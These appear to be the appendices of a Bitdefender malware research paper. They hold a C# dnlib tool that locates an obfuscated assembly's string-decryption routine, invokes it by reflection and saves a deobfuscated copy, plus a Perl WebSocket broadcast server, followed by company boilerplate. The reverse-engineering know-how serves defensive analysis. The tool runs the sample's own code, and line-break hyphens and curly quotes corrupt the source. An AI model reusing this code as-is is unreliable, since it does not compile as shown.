using System.Reflection;
using System.Linq;
using dnlib.DotNet;
using dnlib.DotNet.Emit;
using System.Collections.Generic;
using dnlib.DotNet.Writer;

namespace DecryptStrings
{
    class Decryptor
    {
        private ModuleDef module;
        private Assembly assembly;
        private string modulePath;
        private string functionName;

        public Decryptor(string ModulePath, string FunctionName)
        {
            module = ModuleDefMD.Load(ModulePath);
            assembly = Assembly.LoadFrom(ModulePath);
            modulePath = ModulePath;
            functionName = FunctionName;
        }

        public void Decrypt()
        {
            MethodDef decryptionMethod = FindDecryptionFunction();

            Console.WriteLine($”Found decryption function with MD: {decryptionMeth-
od.MDToken}”);

            var typeQueue = new Queue<TypeDef>(module.Types.Where(t => t.HasMethods
&& !t.IsGlobalModuleType));
            while(typeQueue.Count() > 0)
            {
                TypeDef type = typeQueue.Dequeue();

                // decrypt strings in nested types as well.
                foreach (var nestedType in type.GetTypes())
                {
                    if (nestedType.HasMethods)
                    {
                        typeQueue.Enqueue(nestedType);
                    }
                }

                foreach (MethodDef method in type.Methods.Where(m => m.HasBody))
                {
                    DecryptStringsInMethod(method, decryptionMethod);
                }
            }
        }
        private MethodDef FindDecryptionFunction()
        {
            var list = new List<MethodDef>();
            foreach (TypeDef type in module.Types.Where(t => t.HasMethods && !t.IsGlobalModuleType))
            {
                foreach (MethodDef method in type.Methods.Where(m => m.HasBody))
                {
                    if (IsDecryptionFunction(method))
                    {
                        list.Add(method);
                    }
                }
            }

            if(list.Count() != 1)
            {
                throw new Exception($”found {list.Count()} decryption function instead of 1”);
            }

            return list.First();
        }

        private bool IsDecryptionFunction(MethodDef method)
        {
            if (string.IsNullOrEmpty(functionName))
            {
                // function name not given by user, try to find it using pattern matching.

                if (!method.IsStatic)
                {
                    return false;
                }

                if (method.GetParamCount() != 1)
                {
                    return false;
                }

                if (!method.HasReturnType)
                {
                    return false;
                }

                if (!method.ReturnType.FullName.Contains(“System.String”))
                {
                    // return value is not string
                    return false;
                }

                return IsBodyMatchingDecryptionFunction(method.Body);
            }
            else
            {
                // function name given by user, use it.
                return method.Name.Contains(functionName);
            }
        }

        private bool IsBodyMatchingDecryptionFunction(CilBody body)
        {
            // perform pattern matching on body of function.
            List<Instruction> instructions = body.Instructions.ToList();
            bool hasCallVirt = false;
            bool hasCallVirtTryGetValue = false;
            bool hasCallInstruction = false;
            int callInstructionIndex = 0;

            for (int i = 0; i < instructions.Count(); i++)
            {
                Instruction currentInst = instructions[i];
                if (currentInst.OpCode == OpCodes.Callvirt)
                {
                    if (hasCallVirt)
                    {
                        // there should be only one callvirt instruction in method body.
                        return false;
                    }

                    hasCallVirt = true;

                    var method = (IMethod)currentInst.Operand;
                    string methodString = method.ToString();
                    if (methodString.Contains(“Dictionary”) && methodString.Contains(“TryGetValue”))
                    {
                        hasCallVirtTryGetValue = true;
                    }
                }

                if (currentInst.OpCode == OpCodes.Call)
                {
                    var calledMethod = (IMethod)currentInst.Operand;
                    string calledMethodString = calledMethod.ToString();

                    if (calledMethodString.Contains(“System.Threading.Monitor::Enter”))
                    {
                        // ignore this call as they are used in implementation of lock keyword.
                        continue;
                    }

                    if (calledMethodString.Contains(“System.Threading.Monitor::Exit”))
                    {
                        // ignore this call as they are used in implementation of lock keyword.
                        continue;
                    }
                    if (hasCallInstruction)
                    {
                        // there should be only one call instruction in method 
body. (besides lock calls).
                        return false;
                    }

                    hasCallInstruction = true;
                    callInstructionIndex = i;
                }
            }

            // check for pushing true before calling function.
            if (callInstructionIndex <= 0)
            {
                // call is first instruction
                return false;
            }
            Instruction beforeCall = instructions[callInstructionIndex - 1];

            if (beforeCall.OpCode != OpCodes.Ldc_I4_1)
            {
                return false;
            }

            return hasCallVirtTryGetValue && hasCallInstruction;
        }

        private void DecryptStringsInMethod(MethodDef Method, MethodDef Decryption-
Method)
        {
            bool wereInstructionsModified = false;

            IList<Instruction> instructions = Method.Body.Instructions.ToList();
            for (int i = 0; i < instructions.Count; i++)
            {
                Instruction currentInstruction = instructions[i];
                if (currentInstruction.OpCode != OpCodes.Call)
                {
                    continue;
                }

                IMethod calledMethod = (IMethod)currentInstruction.Operand;
                if (!calledMethod.MDToken.Equals(DecryptionMethod.MDToken))
                {
                    continue;
                }

                // current instruction is a call to the string decryption function.
                if (calledMethod.GetParamCount() != 1)
                {
                    throw new Exception("We currently handle decryption functions 
with a single param!");
                }

                // get previous instruction, should be a ldc.i4
                Instruction prevInstruction = instructions[i - 1];
                if (!prevInstruction.IsLdcI4())
                {
                    Console.WriteLine($”[WARNING] skipping Decryption function
call, as it has invalid arg (prev instruction)!, while processing: {Method.Full-
Name} MD: {Method.MDToken}”);
                    continue;
                }

                int stringId = prevInstruction.GetLdcI4Value();
                MethodBase methodBase = assembly.ManifestModule.ResolveMethod(-
calledMethod.MDToken.ToInt32());

                // call the method
                string decryptedString = (string)methodBase.Invoke(null, new ob-
ject[] { stringId });

                // replace the call instruction with a load string.
                instructions[i] = OpCodes.Ldstr.ToInstruction(decryptedString);

                // nop out ldc.i4
                prevInstruction.OpCode = OpCodes.Nop;
                wereInstructionsModified = true;
            }

            if (wereInstructionsModified)
            {
                // Console.WriteLine($”new body for: {Method.MDToken}”);
                // overwrite method’s body with modified instruction, but keep ev-
erything else intact.
                CilBody body = Method.Body;
                Method.Body = new CilBody(body.InitLocals, instructions, body.Ex-
ceptionHandlers, body.Variables);
            }
        }

        public void Save()
        {

            var options = new ModuleWriterOptions(module);
            options.MetadataOptions.Flags |= MetadataFlags.KeepOldMaxStack;

            string decryptedPath = modulePath + ”.decrypted”;
            module.Write(decryptedPath, options);
        }
    }
    class Program
    {
        static void Main(string[] args)
        {
            if (args.Length != 1 && args.Length != 2)
            {
                Console.WriteLine(“usage: <assemblyPath> [<functionName>]”);
                return;
            }

            string functionName = null;
            string assemblyPath = args[0];
            if (args.Length > 1)
            {
                functionName = args[1];
            }

            Console.WriteLine($”decrypting: {assemblyPath}”);
            Decryptor decryptor = new Decryptor(assemblyPath, functionName);
            decryptor.Decrypt();

            Console.WriteLine(“saving decrypted file to disk.”);
            decryptor.Save();
        }
    }
}
```

Appendix B - Server-side perl script

```
use strict;
use warnings;
use utf8;
use AnyEvent::Handle;
use Plack::Builder;
use Protocol::WebSocket::Frame;
use Protocol::WebSocket::Handshake::Server;

my %channel;
my @message;

builder {
    mount ‘/websocket’ => sub {
        my $env = shift;
        my $fh = $env->{‘psgix.io’} or return [500, [], []];

        my $hs = Protocol::WebSocket::Handshake::Server->new_from_psgi($env);
        $hs->parse($fh) or return [500, [], [$hs->error]];

        my $code = sub {
            my ($handle, $message) = @_;

            if (defined $handle and ref($handle) eq ‘AnyEvent::Handle’ and defined
$message) {
                my $frame = Protocol::WebSocket::Frame->new(type => ‘text’, buffer
=> $message);

                $handle->push_write($frame->to_bytes());
            }
        };

        return sub {
            my $respond = shift;
            my $frame = Protocol::WebSocket::Frame->new(version => $hs->version);
            my $h = AnyEvent::Handle->new(fh => $fh);
            $channel{fileno($fh)} = $h;

            $h->push_write($hs->to_string);

            $code->($h, $_) for @message;

            $h->on_read(sub {
                $frame->append($_[0]->rbuf);

                while (my $msg = $frame->next) {
                    push @message, $msg;

                    for (values %channel) {
                        $code->($_, $msg);
                    }
                }
            });

            $h->on_error(sub {
                warn “[ERROR]: @_”;

                delete $channel{fileno($fh)};

                $h->destroy;

                undef $h;
            });
            $h->on_eof(sub {
                delete $channel{fileno($fh)};

                $h->destroy;

                undef $h;
            });
        }
    };
};
```

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.

Bitdefender

Founded 2001, Romania

Number of employees 1800+

Headquarters

Enterprise HQ – Santa Clara, CA, United States

Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES

USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.